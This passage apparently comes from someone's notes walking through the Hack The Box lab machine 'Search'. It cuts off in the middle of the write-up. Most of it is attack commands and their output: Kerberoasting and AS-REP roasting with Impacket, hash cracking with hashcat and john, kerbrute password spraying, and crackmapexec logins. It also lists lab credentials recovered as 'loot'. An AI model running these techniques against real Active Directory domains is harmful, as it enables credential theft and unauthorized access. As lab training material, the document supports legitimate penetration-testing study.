        Revocation Date: Aug 10 20:17:00 2020 GMT
    Signature Algorithm: sha256WithRSAEncryption
         1f:72:76:cc:61:cf:a9:2b:e5:61:6e:d6:17:72:71:ae:b2:3e:
         77:d7:1d:5d:30:57:53:18:ac:cb:95:c9:8b:5c:49:29:dd:32:
         54:d6:4d:f1:0d:ca:e5:a9:97:8c:85:72:5d:e2:6d:06:36:43:
         89:b6:47:27:83:5f:04:7d:9a:d6:51:ea:15:2e:61:de:d3:54:
         3f:64:e9:ad:d7:cb:20:d0:72:19:82:8c:c9:01:d5:28:fc:de:
         fb:d2:3c:ad:73:e0:8c:87:ab:15:22:74:31:f9:43:70:e9:31:
         4e:a6:19:45:ee:a2:31:7a:66:89:51:cb:2a:4d:0b:e5:45:27:
         73:1c:2e:90:cf:a6:94:31:30:88:77:14:45:98:53:25:9b:10:
         f9:13:73:f4:99:e1:0e:d9:28:fd:aa:b3:47:2e:77:ec:c0:83:
         0e:94:b9:33:cf:a7:fd:59:c4:a4:08:3e:7c:7a:49:ec:c2:e0:
         67:af:94:9c:58:e6:e3:f7:b5:0e:a4:b9:68:67:a8:a3:c4:0e:
         b8:b6:0f:c1:b2:ff:f2:71:2c:2b:3b:a8:7b:08:e0:e9:44:f5:
         86:1d:8b:1d:51:b8:e1:05:6f:2b:5d:5c:22:ce:95:8e:7e:c4:
         c7:2c:33:70:e5:54:18:a6:cc:c2:f7:48:7e:ba:88:28:b4:96:
         b7:b0:06:be
```

+.crl

```
kali@kali:~/smb$ openssl crl -in search-RESEARCH-CA+.crl -inform DER -noout -text
Certificate Revocation List (CRL):
        Version 2 (0x1)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: DC = htb, DC = search, CN = search-RESEARCH-CA
        Last Update: Apr 27 04:03:29 2022 GMT
        Next Update: Apr 28 16:23:29 2022 GMT
        CRL extensions:
            X509v3 Authority Key Identifier:
                keyid:6A:91:AD:7B:28:6F:B5:48:A6:5B:38:CE:BC:62:AA:5F:E7:57:EC:50

            1.3.6.1.4.1.311.21.1:
                ...
            X509v3 CRL Number:
                80
            1.3.6.1.4.1.311.21.4:
```

```
220428041329Z   .
            X509v3 Delta CRL Indicator: critical
                79
            1.3.6.1.4.1.311.21.14:
                0..0..........ldap:///CN=search-RESEARCH-CA,CN=Research,CN=CDP,CN=Public%20Key%20Services,CN=Services,CN=Configuration,DC=search,DC=htb?deltaRevocationList?base?objectClass=cRLDistributionPoint
No Revoked Certificates.
    Signature Algorithm: sha256WithRSAEncryption
         1e:96:8f:92:98:0b:d4:e8:90:1b:e3:41:16:71:4d:c3:36:dd:
         d6:a2:a6:ba:44:e1:37:f9:41:ea:40:ac:e1:01:2a:95:00:3e:
         f6:03:d0:3c:10:67:e1:28:c9:c2:13:15:3d:09:ca:b7:ab:5e:
         26:b8:57:c5:be:4c:9f:93:a2:3e:7d:9f:78:25:cf:41:b2:d6:
         31:05:11:78:66:2e:83:42:8b:f6:89:5d:3f:88:a2:c1:9d:b5:
         8d:92:e4:09:97:b9:8d:10:df:2e:f2:f5:9e:6f:57:71:b9:df:
         b0:e9:c9:f0:9b:cc:02:e6:6c:a5:ad:86:80:a8:cb:98:72:8f:
         dd:63:27:a2:ee:c8:a6:a7:4f:d7:4c:a7:a0:b1:39:cf:48:41:
         0a:01:16:c2:4c:2f:c1:d9:a1:e7:0f:96:5d:ed:ad:3e:c3:73:
         e1:ab:79:a1:ff:d4:c4:8e:0a:88:c8:ea:eb:63:93:13:a1:c8:
         0d:b7:da:5e:ee:cd:2d:a0:5b:22:48:dc:28:9e:de:14:e0:67:
         3c:ce:fb:76:1f:1b:8c:c6:3b:75:27:e1:04:ff:8a:d7:9f:e2:
         4e:5a:ff:d3:d9:c8:b1:bb:5f:35:24:d6:5b:10:2b:0f:be:26:
         d6:5e:48:02:9e:3b:54:20:65:de:2c:e1:bd:6d:16:0e:a2:d3:
         dc:22:f1:88
```

openssl search.htb

```
(venv) kali@kali:~/smb$ openssl s_client -showcerts -connect search.htb:443
CONNECTED(00000003)
depth=0 CN = research.search.htb, CN = research
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 CN = research.search.htb, CN = research
verify error:num=21:unable to verify the first certificate
verify return:1
depth=0 CN = research.search.htb, CN = research
verify return:1
---
Certificate chain
 0 s:CN = research.search.htb, CN = research
   i:DC = htb, DC = search, CN = search-RESEARCH-CA
-----BEGIN CERTIFICATE-----
MIIFZzCCBE+gAwIBAgITVAAAABRx/RXdaDt/5wAAAAAAFDANBgkqhkiG9w0BAQsF
ADBKMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VhcmNo
MRswGQYDVQQDExJzZWFyY2gtUkVTRUFSQ0gtQ0EwHhcNMjAwODExMDgxMzM1WhcN
MzAwODA5MDgxMzM1WjAxMRwwGgYDVQQDExNyZXNlYXJjaC5zZWFyY2guaHRiMREw
DwYDVQQDEwhyZXNlYXJjaDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEB
AJryZQO0w3Fil8haWl73Hh2HNnwxC3RxcPGE3QrXLglc2zwp1AsHLAKhUOuAq/Js
OMyVBQZo13cmRh8l7XOcSXUI4YV/ezXr7GbznlN9NTGooZkzYuMBa21afqTjBgPk
VYByyfYcECv8TvKI7uc78TpkwpZfmAKi6ha/7o8A1rCSipDvp5wtChLsDK9bsEfl
nlQbMR8SBQFrWWjXIvCGH2KNkOI56Xz9HV9F2JGwJZNWrHml7BuK18g9sMs0/p7G
BZxaQLW18zOQnKt3lNo97ovV7A2JljEkknR4MckN4tAEDmOFLvTcdAQ6Y3THvvcr
UMg24FrX1i8J5WKfjjRdhvkCAwEAAaOCAl0wggJZMDwGCSsGAQQBgjcVBwQvMC0G
JSsGAQQBgjcVCIqrSYT8vHWlnxuHg8xchZLMMYFpgcOKV4GUuG0CAWQCAQUwEwYD
VR0lBAwwCgYIKwYBBQUHAwEwDgYDVR0PAQH/BAQDAgWgMBsGCSsGAQQBgjcVCgQO
MAwwCgYIKwYBBQUHAwEwHQYDVR0OBBYEFFX1E0g3TlBigM7mdF25TuT8fM/dMB8G
A1UdIwQYMBaAFGqRrXsob7VIpls4zrxiql/nV+xQMIHQBgNVHR8EgcgwgcUwgcKg
gb+ggbyGgblsZGFwOi8vL0NOPXNlYXJjaC1SRVNFQVJDSC1DQSxDTj1SZXNlYXJj
aCxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMs
Q049Q29uZmlndXJhdGlvbixEQz1zZWFyY2gsREM9aHRiP2NlcnRpZmljYXRlUmV2
b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxxEaXN0cmlidXRpb25Qb2lu
dDCBwwYIKwYBBQUHAQEEgbYwgbMwgbAGCCsGAQUFBzAChoGjbGRhcDovLy9DTj1z
ZWFyY2gtUkVTRUFSQ0gtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZp
Y2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VhcmNoLERDPWh0
Yj9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1
dGhvcml0eTANBgkqhkiG9w0BAQsFAAOCAQEAOkRDrr85ypJJcgefRXJMcVduM0xK
JT1TzlSgPMw6koXP0a8uR+nLM6dUyU8jfwy5nZDz1SGoOo3X42MTAr6gFomNCj3a
FgVpTZq90yqTNJEJF9KosUDd47hsBPhw2uu0f4k0UQa/b/+C0Zh5PlBWeoYLSru+
JcPAWC1o0tQ3MKGogFIGuXYcGcdysM1U+Ho5exQDMTKEiMbSvP9WV52tEnjAvmEe
7/lPqiPHGIs7mRW/zXRMq7yDulWUdzAcxZxYzqHQ4k5bQnuVkGEw0d1dcFsoGEKj
7pdPzYPnCzHLoO/BDAKJvOrYfI4BPNn2JDBs46CkUwygpiJpL7zIYvCUDQ==
-----END CERTIFICATE-----
---
Server certificate
subject=CN = research.search.htb, CN = research

issuer=DC = htb, DC = search, CN = search-RESEARCH-CA

---
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA
Server Temp Key: ECDH, P-384, 384 bits
---
SSL handshake has read 1907 bytes and written 470 bytes
Verification error: unable to verify the first certificate
---
New, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES256-GCM-SHA384
    Session-ID: 5042000046F9906D96A835EAAE59DA82D4CAAB1347E8DA940098EB76EDF36208
    Session-ID-ctx:
    Master-Key: 3BC4E93F8C1BAA223CD83BFB4A59C80F714FEC40F989F0029420F362CC1CF820C909824BFD1C253DA556364C4B4462DF
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1651159743
    Timeout   : 7200 (sec)
    Verify return code: 21 (unable to verify the first certificate)
    Extended master secret: yes
---
```

openssl reasearch.search.htb

```
(venv) kali@kali:~/smb$ openssl s_client -showcerts -connect research.search.htb:443
CONNECTED(00000003)
depth=0 CN = research.search.htb, CN = research
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 CN = research.search.htb, CN = research
verify error:num=21:unable to verify the first certificate
verify return:1
```

```
depth=0 CN = research.search.htb, CN = research
verify return:1
---
Certificate chain
 0 s:CN = research.search.htb, CN = research
   i:DC = htb, DC = search, CN = search-RESEARCH-CA
-----BEGIN CERTIFICATE-----
MIIFZzCCBE+gAwIBAgITVAAAABRx/RXdaDt/5wAAAAAAFDANBgkqhkiG9w0BAQsF
ADBKMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VhcmNo
MRswGQYDVQQDExJzZWFyY2gtUkVTRUFSQ0gtQ0EwHhcNMjAwODExMDgxMzM1WhcN
MzAwODA5MDgxMzM1WjAxMRwwGgYDVQQDExNyZXNlYXJjaC5zZWFyY2guaHRiMREw
DwYDVQQDEwhyZXNlYXJjaDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEB
AJryZQO0w3Fil8haWl73Hh2HNnwxC3RxcPGE3QrXLglc2zwp1AsHLAKhUOuAq/Js
OMyVBQZo13cmRh8l7XOcSXUI4YV/ezXr7GbznlN9NTGooZkzYuMBa21afqTjBgPk
VYByyfYcECv8TvKI7uc78TpkwpZfmAKi6ha/7o8A1rCSipDvp5wtChLsDK9bsEfl
nlQbMR8SBQFrWWjXIvCGH2KNkOI56Xz9HV9F2JGwJZNWrHml7BuK18g9sMs0/p7G
BZxaQLW18zOQnKt3lNo97ovV7A2JljEkknR4MckN4tAEDmOFLvTcdAQ6Y3THvvcr
UMg24FrX1i8J5WKfjjRdhvkCAwEAAaOCAl0wggJZMDwGCSsGAQQBgjcVBwQvMC0G
JSsGAQQBgjcVCIqrSYT8vHWlnxuHg8xchZLMMYFpgcOKV4GUuG0CAWQCAQUwEwYD
VR0lBAwwCgYIKwYBBQUHAwEwDgYDVR0PAQH/BAQDAgWgMBsGCSsGAQQBgjcVCgQO
MAwwCgYIKwYBBQUHAwEwHQYDVR0OBBYEFFX1E0g3TlBigM7mdF25TuT8fM/dMB8G
A1UdIwQYMBaAFGqRrXsob7VIpls4zrxiql/nV+xQMIHQBgNVHR8EgcgwgcUwgcKg
gb+ggbyGgblsZGFwOi8vL0NOPXNlYXJjaC1SRVNFQVJDSC1DQSxDTj1SZXNlYXJj
aCxDTj1DRFAsQ049UHVibGljJTIwS2V5JTIwU2VydmljZXMsQ049U2VydmljZXMs
Q049Q29uZmlndXJhdGlvbixEQz1zZWFyY2gsREM9aHRiP2NlcnRpZmljYXRlUmV2
b2NhdGlvbkxpc3Q/YmFzZT9vYmplY3RDbGFzcz1jUkxEaXN0cmlidXRpb25Qb2lu
dDCBwwYIKwYBBQUHAQEEgbYwgbMwgbAGCCsGAQUFBzAChoGjbGRhcDovLy9DTj1z
ZWFyY2gtUkVTRUFSQ0gtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNlcnZp
Y2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VhcmNoLERDPWh0
Yj9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlvbkF1
dGhvcml0eTANBgkqhkiG9w0BAQsFAAOCAQEAOkRDrr85ypJJcgefRXJMcVduM0xK
JT1TzlSgPMw6koXP0a8uR+nLM6dUyU8jfwy5nZDz1SGoOo3X42MTAr6gFomNCj3a
FgVpTZq90yqTNJEJF9KosUDd47hsBPhw2uu0f4k0UQa/b/+C0Zh5PlBWeoYLSru+
JcPAWC1o0tQ3MKGogFIGuXYcGcdysM1U+Ho5exQDMTKEiMbSvP9WV52tEnjAvmEe
7/lPqiPHGIs7mRW/zXRMq7yDulWUdzAcxZxYzqHQ4k5bQnuVkGEw0d1dcFsoGEKj
7pdPzYPnCzHLoO/BDAKJvOrYfI4BPNn2JDBs46CkUwygpiJpL7zIYvCUDQ==
-----END CERTIFICATE-----
---
Server certificate
subject=CN = research.search.htb, CN = research

issuer=DC = htb, DC = search, CN = search-RESEARCH-CA

---
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA
Server Temp Key: ECDH, P-384, 384 bits
---
SSL handshake has read 1907 bytes and written 479 bytes
Verification error: unable to verify the first certificate
---
New, TLSv1.2, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES256-GCM-SHA384
    Session-ID: BA050000F9B8A47BC514DBA6C3491E90A3DB7BBB04837CA75D85A6DCE7DA9843
    Session-ID-ctx:
    Master-Key: F2FBF588E621602131A702C953B2D7EEE29AC5258522DCF5BD8432454DCEB14EDE80FB5895430DE489C708C8C69E9E00
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1651159751
    Timeout   : 7200 (sec)
    Verify return code: 21 (unable to verify the first certificate)
    Extended master secret: yes
---
```

```
(venv) kali@kali:~$ GetNPUsers.py search.htb/ -usersfile validusers.txt -format hashcat -outputfile hashes.asreproast
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] User Hope.Sharp doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Dax.Santiago doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Keely.Lyons doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Sierra.Frye doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
kali@kali:~$ GetUserSPNs.py search.htb/hope.sharp:IsolationIsKey? -outputfile hash.kerberoast
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName               Name     MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------------  -------  --------  --------------------------  ---------  ----------
RESEARCH/web_svc.search.htb:60001  web_svc             2020-04-09 08:59:11.329031  <never>
```

crack with hashcat

```
kali@kali:~$ cat hash.kerberoast
$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$7a7e7dfd832e44f186df9db287d0f19a$fee2572daa5458a088be808e76da6206d74c3426d26805c0df69ea6b9572eb965ec74907d6fbf389942ff96dfb88faf27fb665797221e075821d28d78fb3d9ca
267b45074704022bd004b59268989cc205d264cd6d533f806ef2fc3a744dd55ab3dc049dcc239e687f4990dd46b9468c7bfa0978e0b1f51bd93e962bac4c8c251d95c1ddaf2ea1684d727159d7fad4c32d146af47666f0ddec84ea46d8a2d47c482123110230d2ddc491d
aa1c6abb5d2d54a4decf1ddd723c96456b81403529dfd501fe3e3dd711d23806b7e777dbd76cdb93038698a0bf9156bcfcfcc25d4e93ddda015ffd49150fa3edd945d89da4050f8b4b3b301dce60f02b2454ce31d9e2818b8c0f555f772ae53ba853308ffe6b0c4e39f23
a52bab19cc2637853e3304ccf87e384a92be9d21a0e9dfbeea98610d274d1398002c09c3f6e246e5d0371f9c9310abf41f5d5283014f0fdbedb61aac012eb8d0692f21a51d655446023afd5dad838a3817172dc8aebff56488fef5e12d06a7bc5efb61593ffe4171f2378
fe4f396a9f5237693f7d8f3e31bdfa6802b8f53309f38f5f6eaac0715da981f26c436b18466e42033d296fdca0eff94ca8c03fbe5595a60cb74cb70b2f078aee2da27aae191d10e4471a03baae7d4d187bd086fca730a5833e53887839bd9c833bf3b3194975e1c72511f
3422e7698bbc12d710c1009147dde7e23bcbc4bcc50b69ab08e1f5085463ec5c0c31134a768b7d686dac382ceb62dbdcc7d5ef0454c29cf8dffc53dcd5fd85394da11a5f01d20fa4333de9773de7d6a77eb9f3a4013f0af3f4c0d6e1f67d4e7fb4ed35c3b4a8345f7d7e6
85555d5bdab86c5edc778ae8bccc89d3eff5915087f4f817faa93fb76857bb58e2de8407e02cafd25f1b5a839ca150dfa9193607e844cdbf61eb913f975322d0ba265c36f08e0042f2d27d6675712cc5b5b790aeb3d61988b70f3691871000150a18a4a10f28ba7f789bf
7f76f1d7e25f0fd3371c934cafc2b7e6152f08167f08bf4a8fab3325b24938a7cc3ca5e3faff6bc898453154e7533d4f56f4bebfa5b3054976dcafb987ae666726e30a7e378c0c6debb43effaa25f2124753816fbc3562400fbdaea22709ee20f11236b512e832d89fefb
9e83c2013f52ac96f48c1884786a5c0303494606c0adbcc1bca1fee372218ab5716156d5c8ee4c444bf7d84a32762b974fa225a7ea7d8ee9a5107f1f79839db2188f749676b967124f5175580c9b21039af4a3748598cce88f0a85a9937365cc500265519c60299d79d33
1cf56190b0a347d98f6500b53a093aef5641f18e29feabbe1e32a9692a6b8f933aa1fa470b9f56c38a86968a86a24abf0aa877ed3b2cd875dbbcb711d76b37fa144b8ea28f3ed8ced758ed44056f7e64b941968d9644b3b1bb315c50dffe54e8999d0f884685f9a63186d
5e8136fabdb1df3e1fc9fbcdcb6faa638935ff792f4cb

kali@kali:~$ hashcat hash.kerberoast /usr/share/wordlists/rockyou.txt

...[snip]...

$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$7a7e7dfd832e44f186df9db287d0f19a$fee2572daa5458a088be808e76da6206d74c3426d26805c0df69ea6b9572eb965ec74907d6fbf389942ff96dfb88faf27fb665797221e075821d28d78fb3d9ca
267b45074704022bd004b59268989cc205d264cd6d533f806ef2fc3a744dd55ab3dc049dcc239e687f4990dd46b9468c7bfa0978e0b1f51bd93e962bac4c8c251d95c1ddaf2ea1684d727159d7fad4c32d146af47666f0ddec84ea46d8a2d47c482123110230d2ddc491d
aa1c6abb5d2d54a4decf1ddd723c96456b81403529dfd501fe3e3dd711d23806b7e777dbd76cdb93038698a0bf9156bcfcfcc25d4e93ddda015ffd49150fa3edd945d89da4050f8b4b3b301dce60f02b2454ce31d9e2818b8c0f555f772ae53ba853308ffe6b0c4e39f23
a52bab19cc2637853e3304ccf87e384a92be9d21a0e9dfbeea98610d274d1398002c09c3f6e246e5d0371f9c9310abf41f5d5283014f0fdbedb61aac012eb8d0692f21a51d655446023afd5dad838a3817172dc8aebff56488fef5e12d06a7bc5efb61593ffe4171f2378
fe4f396a9f5237693f7d8f3e31bdfa6802b8f53309f38f5f6eaac0715da981f26c436b18466e42033d296fdca0eff94ca8c03fbe5595a60cb74cb70b2f078aee2da27aae191d10e4471a03baae7d4d187bd086fca730a5833e53887839bd9c833bf3b3194975e1c72511f
3422e7698bbc12d710c1009147dde7e23bcbc4bcc50b69ab08e1f5085463ec5c0c31134a768b7d686dac382ceb62dbdcc7d5ef0454c29cf8dffc53dcd5fd85394da11a5f01d20fa4333de9773de7d6a77eb9f3a4013f0af3f4c0d6e1f67d4e7fb4ed35c3b4a8345f7d7e6
85555d5bdab86c5edc778ae8bccc89d3eff5915087f4f817faa93fb76857bb58e2de8407e02cafd25f1b5a839ca150dfa9193607e844cdbf61eb913f975322d0ba265c36f08e0042f2d27d6675712cc5b5b790aeb3d61988b70f3691871000150a18a4a10f28ba7f789bf
7f76f1d7e25f0fd3371c934cafc2b7e6152f08167f08bf4a8fab3325b24938a7cc3ca5e3faff6bc898453154e7533d4f56f4bebfa5b3054976dcafb987ae666726e30a7e378c0c6debb43effaa25f2124753816fbc3562400fbdaea22709ee20f11236b512e832d89fefb
```

```
9e83c2013f52ac96f48c1884786a5c0303494606c0adbcc1bca1fee372218ab5716156d5c8ee4c444bf7d84a32762b974fa225a7ea7d8ee9a5107f1f79839db2188f749676b967124f5175580c9b21039af4a3748598cce88f0a85a9937365cc500265519c60299d79d331cf56190b0a347d98f6500b53a093aef5641f18e29feabbe1e32a9692a6b8f933aa1fa470b9f56c38a86968a86a24abf0aa877ed3b2cd875dbbcb711d76b37fa144b8ea28f3ed8ced758ed44056f7e64b941968d9644b3b1bb315c50dffe54e8999d0f884685f9a63186d5e8136fabdb1df3e1fc9fbcdcb6faa638935ff792f4cb:@3ONEmillionbaby

...[snip]...
```

web_svc:@3ONEmillionbaby ⟹ 00 - Loot > Creds

```
kali@kali:~$ /opt/kerbrute_linux_amd64 passwordspray -d search.htb --dc search.htb ttttttttttttttttttttttttttttttttttttttt.txt '@3ONEmillionbaby'

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 05/05/22 - Ronnie Flathers @ropnop

2022/05/05 08:34:14 >  Using KDC(s):
2022/05/05 08:34:14 >   search.htb:88

2022/05/05 08:34:14 >  [+] VALID LOGIN:  WEB_SVC@search.htb:@3ONEmillionbaby
2022/05/05 08:34:15 >  [+] VALID LOGIN:  EDGAR.JACOBS@search.htb:@3ONEmillionbaby
2022/05/05 08:34:15 >  Done! Tested 107 logins (2 successes) in 0.820 seconds
```

EDGAR.JACOBS:@3ONEmillionbaby ⟹ 00 - Loot > Creds

phishing_attempt.xslx

firstname. lastname	password	Username	
Payton	Harmon	;;36!cried!INDIA!year!50;;	Payton.Harmon
Cortez	Hickman	..10-time-TALK-proud-66..	Cortez.Hickman
Bobby	Wolf	??47^before^WORLD^surprise^91??	Bobby.Wolf
Margaret	Robinson	//51+mountain+DEAR+noise+83//	Margaret.Robinson
Scarlett	Parks	++47	building
Eliezer	Jordan	!!05_goes_SEVEN_offer_83!!	Eliezer.Jordan
Hunter	Kirby	~~27%when%VILLAGE%full%00~~	Hunter.Kirby
Sierra	Frye	$49 = wide = STRAIGHT = jordan = 28$ 18	Sierra.Frye
Annabelle	Wells	95~pass~QUIET~austria~77	Annabelle.Wells
Eve	Galvan	//61!banker!FANCY!measure!25//	Eve.Galvan
Jeramiah	Fritz	??40:student:MAYOR:been:66??	Jeramiah.Fritz
Abby	Gonzalez	&&75:major:RADIO:state:93&&	Abby.Gonzalez
Joy	Costa	**30*venus*BALL*office*42**	Joy.Costa
Vincent	Sutton	**24&moment&BRAZIL&members&66**	Vincent.Sutton

```
kali@kali:~$ crackmapexec smb $IP -u phish_u.txt -p phish_p.txt
...[snip]...

SMB         10.10.11.129    445    RESEARCH         [+] search.htb\Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18
```

Sierra.Frye:

$$49 = wide = STRAIGHT = jordan = 28$$

18 ⟹ 00 - Loot > Creds

smbclient

```
  "RedirectedFolders$": [
    "sierra.frye/Desktop/$RECYCLE.BIN/desktop.ini",
    "sierra.frye/Desktop/Microsoft Edge.lnk",
    "sierra.frye/Desktop/desktop.ini",
    "sierra.frye/Desktop/user.txt",
    "sierra.frye/Documents/$RECYCLE.BIN/desktop.ini",
    "sierra.frye/Documents/desktop.ini",
    "sierra.frye/Downloads/$RECYCLE.BIN/desktop.ini",
    "sierra.frye/Downloads/Backups/search-RESEARCH-CA.p12",
    "sierra.frye/Downloads/Backups/staff.pfx",
    "sierra.frye/Downloads/desktop.ini",
    "sierra.frye/user.txt"
```

user.txt


```
kali@kali:~/smb$ cat user.txt
3cf4631105a8c259197bce693764b698
```

pfx2john


```
kali@kali:~/smb$ pfx2john staff.pfx > staff.hash
```

```
kali@kali:~/smb$ john staff.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
